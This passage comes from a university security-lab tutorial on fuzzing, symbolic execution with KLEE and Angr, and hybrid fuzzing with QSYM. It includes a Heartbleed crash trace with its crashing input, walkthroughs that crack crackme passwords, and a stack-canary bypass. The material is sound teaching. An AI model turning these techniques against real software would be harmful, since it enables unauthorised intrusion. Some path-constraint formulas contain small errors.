9    #3 0x59380a in ssl3_get_message /tut/tut10-01-fuzzing/tut4/openssl-1.0.1f/ssl/s3_both.c
   :457:7
10   #4 0x56103c in ssl3_get_client_hello /tut/tut10-01-fuzzing/tut4/openssl-1.0.1f/ssl/
   s3_srvr.c:941:4
11   ...
12
13   0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0
   x629000009748)
14   allocated by thread T0 here:
15     #0 0x4dd1e0 in __interceptor_malloc (/tut/tut10-01-fuzzing/tut4/a.out+0x4dd1e0)
16     #1 0x5c1a92 in CRYPTO_malloc /tut/tut10-01-fuzzing/tut4/openssl-1.0.1f/crypto/mem.c
   :308:8
17
18   SUMMARY: AddressSanitizer: heap-buffer-overflow (/tut/tut10-01-fuzzing/tut4/a.out+0x4dc0a1)
   in __asan_memcpy
19   Shadow bytes around the buggy address:
20     0x0c527fff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
21     0x0c527fff92a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
22     0x0c527fff92b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
23     0x0c527fff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
24     0x0c527fff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
25   =>0x0c527fff92e0: 00 00 00 00 00 00 00 00 00[fa]fa fa fa fa fa fa fa
26     0x0c527fff92f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
27     0x0c527fff9300: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
28     0x0c527fff9310: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
29     0x0c527fff9320: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
30     0x0c527fff9330: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
31   Shadow byte legend (one shadow byte represents 8 application bytes):
32   Addressable: 00
33   Partially addressable: 01 02 03 04 05 06 07
34   Heap left redzone: fa
35   Freed heap region: fd
36   Stack left redzone: f1
37   Stack mid redzone: f2
38   Stack right redzone: f3
39   Stack after return: f5
40   Stack use after scope: f8
41   Global redzone: f9
42   Global init order: f6
43   Poisoned by user: f7
44   Container overflow: fc
45   Array cookie: ac
46   Intra object redzone: bb
47   ASan internal: fe
48   Left alloca redzone: ca
49   Right alloca redzone: cb
50   ==28911==ABORTING
51   MS: 1 PersAutoDict- DE: "\xff\xff\xff\xff"-; base unit: 96438
   ff618abab3b00a2e08ae5faa5414f28ec3e
52   0x18,0x3,0x2,0x0,0x1,0x1,0xff,0xff,0xff,0xff,0x0,0x14,0x3,0x82,0x0,0x28,0x1,0x1,0x8a,
53   \x18\x03\x02\x00\x01\x01\xff\xff\xff\xff\x00\x14\x03\x82\x00(\x01\x01\x8a

```

```
54 artifact_prefix='./'; Test unit written to ./crash-707d154a59b6e039af702abfa00867937bc3ee16
55 Base64: GAMCAAEB/////wAUAA4IAKAEBig==
```

You can easily debug the crash by attaching gdb to ./a.out with the crashing input:

```
1 $ gdb ./a.out --args
2 > br tls1_process_heartbeat
3 > run ./crash-707d154a59b6e039af702abfa00867937bc3ee16
4 ...
```

**[Task]** Could you trace down to `memcpy(to, from, nbytes)` and map the crashing input to its arguments?

Hope you now understand the potential of using fuzzers, and apply to what you are developing!

## Tut10: Symbolic Execution

In this tutorial, you will learn about symbolic execution, which is one of the most widely-used means for program analysis, and do some exercise with well-known symbolic execution engines, namely, KLEE and Angr.

### 1. Symbolic Execution

Generally, a program is “concretely” executed; it handles concrete values, e.g., an input value given by a user, and its behavior depends on this input.

Let’s revisit `crackme0x00` we encountered in lab01:

```
1 int main(int argc, char *argv[])
2 {
3     int passwd;
4     printf("IOLI Crackme Level 0x00\n");
5     printf("Password: ");
6     scanf("%d", &passwd);
7     if (passwd == 3214)
8         printf("Password OK :)\n");
9     else
10        printf("Invalid Password!\n");
11    return 0;
12 }
```

When user gives an integer 3214 as input, it is stored in variable `passwd`. Then, the execution will follow the first `if` branch to print out “Password OK :)”. Otherwise, it will take the other (i.e., `else`) branch, and

print out “Invalid Password!”. Then program was executed concretely, and the paths taken were determined by the concrete value of `passwd`.

However, when we “symbolically” execute a program, a symbolic executor tracks symbolic states rather than concrete input by analyzing the program, and generates a set of test cases that can reach (theoretically) all paths existing in the program.

For example, if the same example is symbolically executed, the result would be two test cases: (1) `passwd = 3214`, that takes one branch, (2) `passwd = 0`, that takes the other branch.

Why do we do this? This technique comes in handy when we are trying to test a program for bug, because it helps us find which input, namely a test case, triggers which part (i.e., path) of the tested program by tracking symbolic expression and path constraints. Don’t get lost! Here’s an example.

```

1 1 | void buggy(int x, int y) {
2 2 |     int i = 10;
3 3 |     int z = y * 2;
4 4 |     if (z == x) {
5 5 |         if (x >= y + 10) {
6 6 |             z = z / (i - 10); /* Div-by-zero bug here */
7 7 |         }
8 8 |     }
9 9 | }
```

Have you spotted the division-by-zero bug in line 6? When `x` is 100 and `y` is 50, `z` becomes 100 in line 3. Thus, the first `if` branch is taken, and as `x` (100)  $\geq$  `y` + 10 (60), the program reaches line 6. Here, `z` / (`i` - 10) triggers a division-by-zero bug, because `i` is 10.

As a program tester (or a bug hunter), you want to automatically find the pair of `x` and `y` that triggers the bug. Symbolic execution is a perfect match for this job.

Once we mark `x` and `y` as symbolic variables, two mappings are put in a symbolic store `S`: `{x->x0, y->y0}`, where a `var->sym` mapping indicates that “a variable `var` is represented by a symbolic expression `sym`.” (Symbolic expressions are placeholders for unknown values.) Likewise, for `z = y * 2`, variable `z` is symbolically represented as `z->2*y0`, and this mapping is added to `S`. In addition, before encountering a branch, path constraint `PC` is `true`.

`S: {x->x0, y->y0, z->2*y0}, PC: true`

Program execution diverges at the first branch, `if (z == x)`: \* path1: skip `if` with `PC: (x0 != 2*y0)`, `S: {x->x0, y->y0, z->2*y0}` \* path2: step inside `if` with `PC: (x0 == 2*y0)`, `S: {x->x0, y->y0, z->2*y0}`

Path p1 directly reaches line 8, and has nothing left to do. > (path1)  $S: \{x \rightarrow x_0, y \rightarrow y_0, z \rightarrow 2 * y_0\}$ ,  
 $PC: (x_0 \neq 2 * y_0)$

Path p2 then encounters another branch condition **if** ( $x \geq y + 10$ ), which renders two paths again: \* path2-1: skip **if** with  $PC: (x_0 \neq 2 * y_0) \text{ AND } (x_0 < y_0 + 10)$  \* path2-2: take **if** with  $PC: (x_0 \neq 2 * y_0) \text{ AND } (x_0 \geq y_0 + 10)$

Path p2-1 is done. > (path2-1)  $S: \{x \rightarrow x_0, y \rightarrow y_0, z \rightarrow 2 * y_0\}$ ,  $PC: (x_0 \neq 2 * y_0) \text{ AND } (x_0 < y_0 + 10)$

Now, the only remaining path is path2-2. The executor proceeds to line 6, where  $z$  in the symbolic store  $S$  is updated: > (path2-2)  $S: \{x \rightarrow x_0, y \rightarrow y_0, z \rightarrow 2 * y_0 / 0\}$ , >  $PC: (x_0 \neq 2 * y_0) \text{ AND } (x_0 \geq y_0 + 10)$

We ended up with three paths, with three sets of symbolic states that trigger each path: path1, path2-1, and path2-2. Now, a constraint solver jumps in to solve each path constraints and find concrete values that satisfy the constraint.

For example, Z3 constraint solver solves each path constraint to have \* (path1) :  $x = -1, y = 0$  \* (path2-1):  $x = 0, y = 0$  \* (path2-2):  $x = 1,073,741,792, y = 5,368,870,896$

We now have three automatically generated test cases, with which we can explore each and every execution path of the program. Providing the  $x$  and  $y$  of the third test case, the division by zero bug will be triggered.

## 2. Using KLEE for symbolic execution

So, how is symbolic execution done in practice? KLEE is a powerful symbolic execution engine built on top of LLVM compiler infrastructure, targeting C code.

### KLEE exercise 1: crackme0x00

Let's open `crackme0x00.c` and check its contents. This program prints out "Password OK :)" when 3214 is provided as an input.

```
1 cd /tut/tut10-02-symexec/tut1-klee
2 vim crackme0x00.c
```

**Step 1) Annotation** Originally, this program read user input through `scanf("%d", &passwd);`. For symbolic execution, we comment this line out, and make KLEE handle variable `passwd` symbolically, by explicitly marking `passwd` as a symbolic variable:

```
1 // scanf("%d", &passwd);
2 klee_make_symbolic(&passwd, sizeof(passwd), "passwd");
```

You need to specify symbolic variables like above, in order for KLEE to consider them as symbolic variables, and keep track of their states during a symbolic execution.

**Step 2) Compiling target program to LLVM bytecode** KLEE operates on LLVM bytecode. With the symbolic variables annotated, we first need to compile our program to an LLVM bytecode:

```
1 $ clang-6.0 -I ./include -c -emit-llvm -g -O0 crackme0x00.c
```

`crackme0x00.bc` is the resulting bytecode, and we are ready to run KLEE on it.

**Step 3) Running KLEE** KLEE is already installed on the server. You can start running an analysis by `$ klee (options) [bitcode_file]`:

```
1 $ klee crackme0x00.bc
2 KLEE: output directory is "klee-out-0"
3 KLEE: Using Z3 solver backend
4 KLEE: WARNING: undefined reference to function: printf
5 KLEE: WARNING ONCE: calling external: printf(93914628656128) at crackme0x00.c:12 3
6 IOLI Crackme Level 0x00
7 Password: Invalid Password!
8 Password OK :)
9
10 KLEE: done: total instructions = 23
11 KLEE: done: completed paths = 2
12 KLEE: done: generated tests = 2
```

**Step 4) Interpreting the result and reproducing the bug** We've just symbolically executed our program, and KLEE reported that it could reach two paths through symbolic execution, and generate test case for each path:

```
1 KLEE: done: completed paths = 2
2 KLEE: done: generated tests = 2
```

The generated test cases and metadata is stored under the output directory. If you ran KLEE multiple times, the directory's name could be different, but the latest result can always be referenced by `klee-last`, which symbolically links to the latest output directory:

```
1 KLEE: output directory is "klee-out-0"
```

Now, let's check the actual test cases generated by KLEE, and try to reproduce each case against the binary.

```
1 $ ls klee-last | grep ktest
2 test000001.ktest
3 test000002.ktest
```

A ktest file is a serialized object of a generated test case. It can be analyzed through `ktest-tool` utility that comes with KLEE. Let's examine how the first test case looks like:

```
1 $ ktest-tool klee-last/test000001.ktest
2 ktest file : 'klee-last/test000001.ktest'
3 args       : ['crackme0x00.bc']
4 num objects: 1
5 object 0: name: 'passwd'
6 object 0: size: 4
7 object 0: data: b'\x8e\x0c\x00\x00'
8 object 0: hex : 0x8e0c0000
9 object 0: int : 3214
10 object 0: uint: 3214
11 object 0: text: ....
```

We can find that `passwd` is 3214:

```
1 object 0: name: 'passwd'
2 object 0: int : 3214
```

If we run the program with this concrete value, it will print “Password OK :)” as expected. We can compile the program and verify this by replaying the generated test case:

```
1 $ gcc -I ./include crackme0x00.c -lkleeRuntest -o crackme0x00
2 $ KTEST_FILE=klee-last/test000001.ktest ./crackme0x00
3 IOLI Crackme Level 0x00
4 Password: Password OK :)
```

As expected, the first test case printed “Password OK :)”.

Now, let's investigate the second test case:

```
1 ktest file : 'klee-last/test000002.ktest'
2 args       : ['crackme0x00.bc']
3 num objects: 1
4 object 0: name: 'passwd'
5 object 0: size: 4
6 object 0: data: b'\x00\x00\x00\x00'
7 object 0: hex : 0x00000000
8 object 0: int : 0
9 object 0: uint: 0
10 object 0: text: ....
```



In this test case, `passwd` is 0. This test case will take the **else** branch, and print “Invalid Password!”:

```
1 $ KTEST_FILE=keel-last/test000002.ktest ./crackme0x00
2 IOLI Crackme Level 0x00
3 Password: Invalid Password!
```

As shown, KLEE symbolically executed `crackme0x00` by tracking the symbolic states of variable `passwd`, and found all (i.e., two) possible execution paths in the program.

Well, this is the basic workflow of KLEE. In the following section, we will utilize KLEE to crack other crackme challenges.

### KLEE exercise 2: crackme0x01 - 0x03

In `crackme0x01`, our objective is to find an input that would make the binary print “Password OK :)”. The steps are not different from what we did for `crackme0x00`.

First, remember to include klee header:

```
1 #include "klee/klee.h"
```

And then, mark the buffer to store our input symbolic:

```
1 klee_make_symbolic(&buf, sizeof(buf), "buf");
2 // scanf("%s", buf);
```

Now, compile and symbolically execute the program using KLEE:

```
1 $ clang-6.0 -I include -c -g -emit-llvm -O0 crackme0x01.c
2 $ klee --libc-uclibc crackme0x01.bc
```

Do you see that it indeed printed “Password OK :)” at the end?

```
1 IOLI Crackme Level 0x00
2 Password: Invalid Password!
3 Invalid Password!
4 Invalid Password!
5 Invalid Password!
6 Invalid Password!
7 Invalid Password!
8 Invalid Password!
9 Password OK :)
10
11 KLEE: done: total instructions = 12938
12 KLEE: done: completed paths = 8
13 KLEE: done: generated tests = 8
```

Let’s check and replay the last (8th) test case to see if it really is the input that we are looking for:

```
1 $ ktest-tool klee-last/test000008.ktest
2 object 0: name: 'buf'
3 object 0: text: 250381.222222222
4
5 $ gcc -I ./include crackme0x01.c -lkleeRuntest -o crackme0x01
6 $ KTEST_FILE=klee-last/test000008.ktest ./crackme0x01
7 IOLI Crackme Level 0x01
8 Password: Password OK :)
```

Yes, KLEE is capable of handling symbolic variable that goes through a call to `strcpy()`, and find corresponding path. Take a look at test cases one to seven, and you would be able to imagine the steps KLEE took to find paths and corresponding test cases in this example.

Now, we have `crackme0x02` and `crackme0x03` left. `crackme0x02` has a if statement, which checks if the input \* 345 equals to 1190940. Would KLEE work in this case? `crackme0x03` has a weird-looking shifting mechanism, but it will print “Password OK :)” if a certain condition is met. Your task is to further explore KLEE to find the inputs for those two binaries that makes them print “Password OK :)”.

### KLEE exercise 3: Finding buffer overflow

Our next target is `bof.c`. It has a classic buffer overflow bug, by which the `buf` variable in `vuln()` function can be overflowed by an input string provided by a user.

Your task is to run KLEE on this target to find the buggy test case. These are the required steps (same as above): (1) Mark `input` as symbolic. (2) Remove the code that reads user input, because KLEE will auto-generate symbolic values for `input`. (3) Compile `bof.c` to LLVM bitcode, namely, `bof.bc` (refer to Exercise 1). (4) Run klee, and investigate the results. (5) Replay the buggy test case to confirm the bug.

Have you found the test case to trigger the bug? We have examined simple cases, but imagine you have many larger, complicated programs to analyze with limited amount of time. You could be assisted by this automated technique!

For further technical details, check the official paper published in OSDI’08. - [KLEE paper](#)

One caveat lying here is that KLEE requires a source code along with an LLVM compiler toolchain to conduct symbolic execution. Then, what if we only have a binary, but still want to do symbolic execution? Angr comes into play in this case.

### 3. Using Angr for symbolic execution

Angr is a user-friendly binary analysis framework. With its Python API, you can symbolically execute a program and do various analysis, without the existence of a source code.

In this tutorial, we will learn how to find a desired execution path and corresponding input through Angr framework.

#### Angr exercise 1: crackme0x00

Now, you only have a binary that asks you to input a password. Instead of brute-forcing, we can take advantage of Angr's symbolic execution that runs directly on binaries to find the desired input. Let's open `crackme0x00.py`, and follow its procedure.

```
1 cd /tut/tut10-02-symexec/tut2-angr
2 vim crackme0x00.py
```

**Step 1) Importing Angr module and loading binary** Angr's analysis always begins with loading a binary into a Project object. If you want to analyze `crackme0x00` binary, do:

```
1 import angr
2
3 proj = angr.Project("crackme0x00")
```

**Step 2) Find and specify target addresses** With Angr, we can specify the target address in the binary that we want to reach, (preferably a buggy basic block), and have the constraint solver find the corresponding test case by solving the collected path constraints. Let's run gdb and analyze the binary to find the target address:

```
1 $ gdb-pwndbg ./crackme0x00
2 pwndbg> disass main
3 ...
4 0x08049328 <+112>: push    0x804a095
5 0x0804932d <+117>: call   0x80491f6 <print_key>
```

The main function is calling `print_key` function, and it seems that if we somehow reach there, it would print the flag for us.

Back to `crackme0x00.py`. Angr provides a loader, which helps you find symbols from the binary (like what pwntools does):

```
1 addr_main = proj.loader.find_symbol("main").rebased_addr
2 addr_target = addr_main + 112 # push 0x804a095
```

**Step 3) Define an initial state and initiate simulation manager** Now that we have the address of `main`, where we want to start analysis, we can define an initial state as follows:

```
1 state = proj.factory.entry_state(addr=addr_main)
```

Simulation manager is a control interface for Angr's symbolic execution. With the defined state, we can initiate this module:

```
1 sm = proj.factory.simulation_manager(state)
```

**Step 4) Run symbolically, and verify the test case** `explore` method of the simulation manager lets us symbolically execute the binary until it finds the state satisfying the `find` parameter. In this case, `addr_target` will be given as a parameter. And until the simulation manager finds the path to the `addr_target`, we can keep stepping through the instructions:

```
1 sm.explore(find=addr_target)
2 while len(sm.found) == 0:
3     sm.step()
```

If a path is found, it will dump the input and verify the test case:

```
1 if (len(sm.found) > 0):
2     print("found!")
3     found_input = sm.found[0].posix.dumps(0) # this is the stdin
4     print(found_input)
5     with open("input-crackme0x00", "wb") as fp:
6         fp.write(found_input)
```

Now, let's run the script and check if Angr really finds the desired path.

```
1 $ ./crackme0x00.py
2 Finding input
3 ...
4 found!
5 b'250381\x00\xd9\xd9..'
```

Starting from function `main @0x080492b8`, Angr symbolically executed the `crackme0x00` binary to find the state that can reach the basic block at `0x08049328`. It successfully found the block, and by solving the path constraints, emitted the test case as "250381\x00..."

Verifying this is straightforward, as we can now concretely execute the binary with the found test case:

```
1 $ ./crackme0x00 < input-crackme0x00
2 IOLI Crackme Level 0x00
3 Password: Password OK :)
4 FLAG
```

As expected, the test case printed the flag!

### Angr exercise 2: crackme0x00-canary

Another interesting example is when the binary has canary implemented. Launch `crackme0x00-canary` and feed it with different inputs:

```
1 $ ./crackme0x00-canary
2 IOLI Crackme Level 0x00
3 Password:aaaabbbb
4 Invalid Password!
5
6 $ ./crackme0x00-canary
7 IOLI Crackme Level 0x00
8 Password:aaaabbbbccccdddeeee
9 Invalid Password!
10 crackme0x00-canary: *** stack smashing detected ***
```

In case we provided 20-byte input, the stack smashing seems to be detected through a canary, and because of that, we cannot not control the `eip` of this binary. In such case, could Angr help us find an input that can even bypass the canary check? (heads up: this binary implements a custom, weak canary, where the value is fixed.)

Let's take a look at `crackme0x00-canary.py`. The flow of symbolic execution is similar to that of the previous exercise, but note that we have to take advantage of an “unconstrained state” to solve this challenge.

Typically, when the size of a symbolic variable is known, a symbolic executor only considers values within the size. For example, if our character buffer of 16 bytes is marked symbolic, all the symbolic paths are reachable with an input that is shorter than 16 bytes, because the variable is constrained by its size. However, we know that the size of input to be stored in the buffer could be larger than the size, causing some troubles. To test such situation, `unconstrained` is used:

```
1 sm = proj.factory.simulation_manager(save_unconstrained=True)
2 while len(sm.unconstrained) == 0:
3     sm.step()
```

This lets the simulation manager symbolically execute the target program until an effective unconstrained input (i.e., triggering buffer overflow in this case) is found. We can dump the stdin of this case, and see



### Angr exercise 3: crackme0x01 - 0x03

Practice writing scripts for symbolic execution using Angr framework against the rest of the crackme binaries. Your task is to find the input that makes each binary print out “Password OK :)”.

### Angr exercise 4: Cracking password

Let’s take a look at another example, `pwd`.

```
1 $ ./pwd
2 Enter the password: 12345678
3 Access denied.
4
5 $ ./pwd
6 ./pwd
7 Enter the password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
8 Access denied.
9 *** stack smashing detected ***: <unknown> terminated
10 [1] 18317 abort (core dumped) ./pwd
```

This binary appears to be a password authenticator, and we want to crack it by finding the password string using Angr. Take a look at the given template, `pwd_template.py`, and fill in the required parts by analyzing the `pwd` binary.

Ultimately, we are looking for the input (i.e., valid password), which will make `pwd` binary print “Access granted!”. FYI, once the path is found, you can print the stdin through:

```
1 print("input: {}".format(sm.active[0].posix.dumps(sys.stdin.fileno())))
```

**[TASK]** Analyze the binary, complete and execute the Angr script to find the password, and verify it against the `pwd` binary.

## Tut10: Hybrid Fuzzing

In this tutorial, we will learn about hybrid fuzzing, which combines fuzzing and symbolic execution to overcome their limitations. Moreover, we will have an exercise of using QSYM, a state-of-the-art hybrid fuzzer.

## 1. Limitations of Fuzzing and Symbolic Execution

To understand the limitations of fuzzing and symbolic execution, let's take a look at an example: (<https://github.com/sslslab-gatech/qsym/blob/master/vagrant/example.c>)

```
1  int main(int argc, char** argv) {
2      if (argc < 2) {
3          printf("Usage: %s [input]\n", argv[0]);
4          exit(-1);
5      }
6
7      FILE* fp = fopen(argv[1], "rb");
8
9      if (fp == NULL) {
10         printf("[~] Failed to open\n");
11         exit(-1);
12     }
13
14     int x, y;
15     char buf[32];
16
17     ck_fread(&x, sizeof(x), 1, fp);
18     ck_fread(buf, 1, sizeof(buf), fp);
19     ck_fread(&y, sizeof(y), 1, fp);
```

First of all, the program opens a file whose name is given by the first argument of this program. Then, it fills three variables, `x`, `buf`, and `y` with the contents of the file.

```
1  // Challenge for fuzzing
2  if (x == 0xdeadbeef) {
3      printf("Step 1 passed\n");
```

Then, it checks if `x` is equivalent to a magic number `0xdeadbeef`. As we have seen before in the symbolic execution tutorial, such a check is troublesome for fuzzing, because the constraint is not likely to be met through a randomly-generated input (the chance is 1 out of  $2^{32}$ , which is extremely low). However, through a symbolic execution, we can easily find the input that satisfies this condition, because it is fairly simple to solve such a simple path constraint, i.e., `x == 0xdeadbeef`.

```
1  // Challenge for symbolic execution
2  int count = 0;
3  for (int i = 0; i < 32; i++) {
4      if (buf[i] >= 'a')
5          count++;
6  }
7
8  if (count >= 8) {
9      printf("Step 2 passed\n");
```

Unfortunately, symbolic execution is not a panacea. The example program also contains a simple, yet challenging routine for symbolic execution as shown in the above code. This introduces the most famous



and notorious limitation of symbolic execution, known as **path explosion**. Path explosion refers to a situation where the number of paths exponentially grow during symbolic execution, making it difficult for symbolic execution to scale.

For example, in the example above, the number of feasible paths at the last if-statement is  $2^{32}$ , which is extremely large to be handled through symbolic execution, because each element (total 32) of the `buf` array would diverge a current execution.

```
1 // Challenge for fuzzing, again
2 if ((x ^ y) == 0xbadf00d) {
3     printf("Step 3 passed\n");
4     ((void(*)())0)();
5 }
```

Finally, the program has the third branch that is challenging for fuzzing to solve, followed by a buggy statement, i.e., `((void(*)())0)();`. In order to reach the bug, we need to handle challenges for both symbolic execution and fuzzing, simultaneously. For example, we won't find a bug if we only run symbolic execution because of the second challenge. If we only run fuzzing, it won't even pass the first challenge.

To resolve these issues, researchers have proposed hybrid fuzzing, which combines symbolic execution and fuzzing to complement their drawbacks. The idea is simple, yet effective; hybrid fuzzing selectively utilizes symbolic execution to when it faces branches that are challenging to get through with fuzzing (e.g., the first challenge above). One of the recent work in hybrid fuzzing is QSYM. In the remaining part of this tutorial, we will learn how to use QSYM for finding previously mentioned bugs, buried deep in programs.

## 2. Getting started with QSYM

For easier installation, QSYM provides a pre-built VM image using [vagrant](#). Installing QSYM through `vagrant` is fairly straightforward.

```
1 $ vagrant init jakkdu/qsym
2 $ vagrant up
3 $ vagrant ssh
```

Then, you have a SSH session in the QSYM's VM image. Let's use QSYM to find a bug in the previous example.

Before running QSYM, we need to set up several environments. First, we need to load some kernel configurations that QSYM depends on using `sysctl` command.

```
1 $ sudo sysctl --system
```

Then, we need to compile the example program into two versions; one for fuzzing and the other for concolic execution. We use a compiler from afl ([afl-gcc](#)) to instrument the binary for fuzzing, so that the code coverage could be collected while fuzzing. For compiling the binary for concolic execution, we use stock gcc.

```
1 # for fuzzing
2 $ ./afl-2.52b/afl-gcc -o example-afl example.c
3
4 # for concolic execution
5 $ gcc -o example example.c
```

We also need to prepare initial seed to fuzz. In our experiment, we will use a dumb test case that contains many 'A's. As you can imagine, a program being executed with this seed file as an input will not print anything, because it won't be able to pass any of the three steps that we have discussed above.

```
1 # make a seed
2 $ mkdir input
3 $ python -c'print"A"*4096' > input/seed
4
5 # nothing will print out
6 $ ./example ./input/seed
```

As we discussed before, fuzzing cannot find this bug because of constraints that are hard to be met in a random manner. To verify this, let's run two AFL instances to find the bug. It is worth noting that AFL supports fuzzing with multiple instances to utilize multiple cores in a modern computer. To enable it, you can have one master and multiple slaves. In this example, we will use one master and one slave instance for AFL.

```
1 # terminal 1 (using vagrant ssh)
2 $ ./afl-2.52b/afl-fuzz -M afl-master -i input -o output -- ./example-afl @@
3
4 # terminal 2
5 $ ./afl-2.52b/afl-fuzz -S afl-slave -i input -o output -- ./example-afl @@
```

Even after a few minutes (even hours), AFL will fail to find this bug. Let's add QSYM to overcome this issue.

```
1 # terminal 3
2 $ ./qsym/bin/run_qsym_afl.py -a afl-slave -o output -n qsym -- ./example @@
```

Then, after a few seconds, QSYM will find the bug magically. Let's understand how QSYM can find this bug. Note that the following file names and contents could be slightly different from yours because of randomness in fuzzing.

```
1 $ xxd output/qsym/queue/id\:000000\,src\:id\:000000
2 00000000: efbe adde 4141 4141 4141 4141 4141 4141  ....AAAAAAAA
3 00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAA
```

```

4 00000020: 4141 4141 4141 4141                AAAAAAAA
5
6 $ ./example ./output/qsym/queue/id\:000000*
7 Step 1 passed

```

If we see the first input generated by QSYM, we will see that QSYM's concolic execution successfully discovers an input that passes the first branch (i.e., the first four bytes are 0xdeadbeef). Unfortunately, this input only satisfies the first one, not others. After getting this input, AFL can pass the second branch using fuzzing. Let's take a look at the final input.

```

1 $ xxd output/afl-slave/crashes/id\:000000\,sig\:11\,sync\:qsym\,src\:000003
2 00000000: efbe adde 4141 4141 6161 6161 6161 6161  ....AAAAAaaaaaaa
3 00000010: 6161 6161 6161 6161 6161 6161 6161 4141  aaaaaaaaaaaaaaAA
4 00000020: 4141 4141 e24e 00d5                AAAA.N..
5
6 $ ls output/qsym/queue/id\:000003*
7 output/qsym/queue/id:000003,src:id:000005
8
9 $ xxd output/afl-slave/queue/id\:000005\,src\:000004\,op\:havoc\,rep\:2\,+cov
10 00000000: efbe adde 4141 4141 6161 6161 6161 6161  ....AAAAAaaaaaaa
11 00000010: 6161 6161 6161 6161 6161 6161 6161 4141  aaaaaaaaaaaaaaAA
12 00000020: 4141 4141 4141 4141                AAAAAAAA

```

As we can see, the final output has several non-'A' characters to satisfy the second branch, which requires at least eight characters that are greater than 'a'. Where does it come from? To figure out this, let's look at its file name. `sync:qsym` in the name of crash file represents that it is generated by QSYM's concolic execution. Moreover, the last six digits (i.e., 000003) means its identifier for QSYM. Let's find the input in the QSYM's directory. The file from QSYM also has the six-digit id (i.e., 000005) at the last, which represents its source file. If we find the source file in the `afl-slave`'s directory, we will see that this is generated by fuzzer; the file name does not contain `sync:qsym` but other strategy in AFL (i.e., `havoc`).

**[Task]** Check LAVA/README.md and find at least ten bugs in base64 of LAVA-M dataset

## Contributors

This tutorial is designed to supplement *CS6265: Information Security Lab: Reverse Engineering and Binary Exploitation*, which has been offered at Georgia Tech by [Taesoo Kim](#) since 2016. Every year, this tutorial material have been updated based on the feedbacks from participating students. There are many TAs who have helped designing, developing and revising this tutorial:

- Fan Sang (2019)
- [Insu Yun](#) (2015/2016/2017/2018)

- Jinho Jung (2017, 2020)
- Jungwon Lim (2019)
- Dhaval Kapil (2018)
- Ren Ding (2019, 2020)
- [Seulbae Kim](#) (2019/2020/2021)
- [Soyeon Park](#) (2018)
- [Wen Xu](#) (2017/2018)
- Yonghwi Jin (2019)
- Hanqing Zhao (2020)
- Mingyi Liu (2020)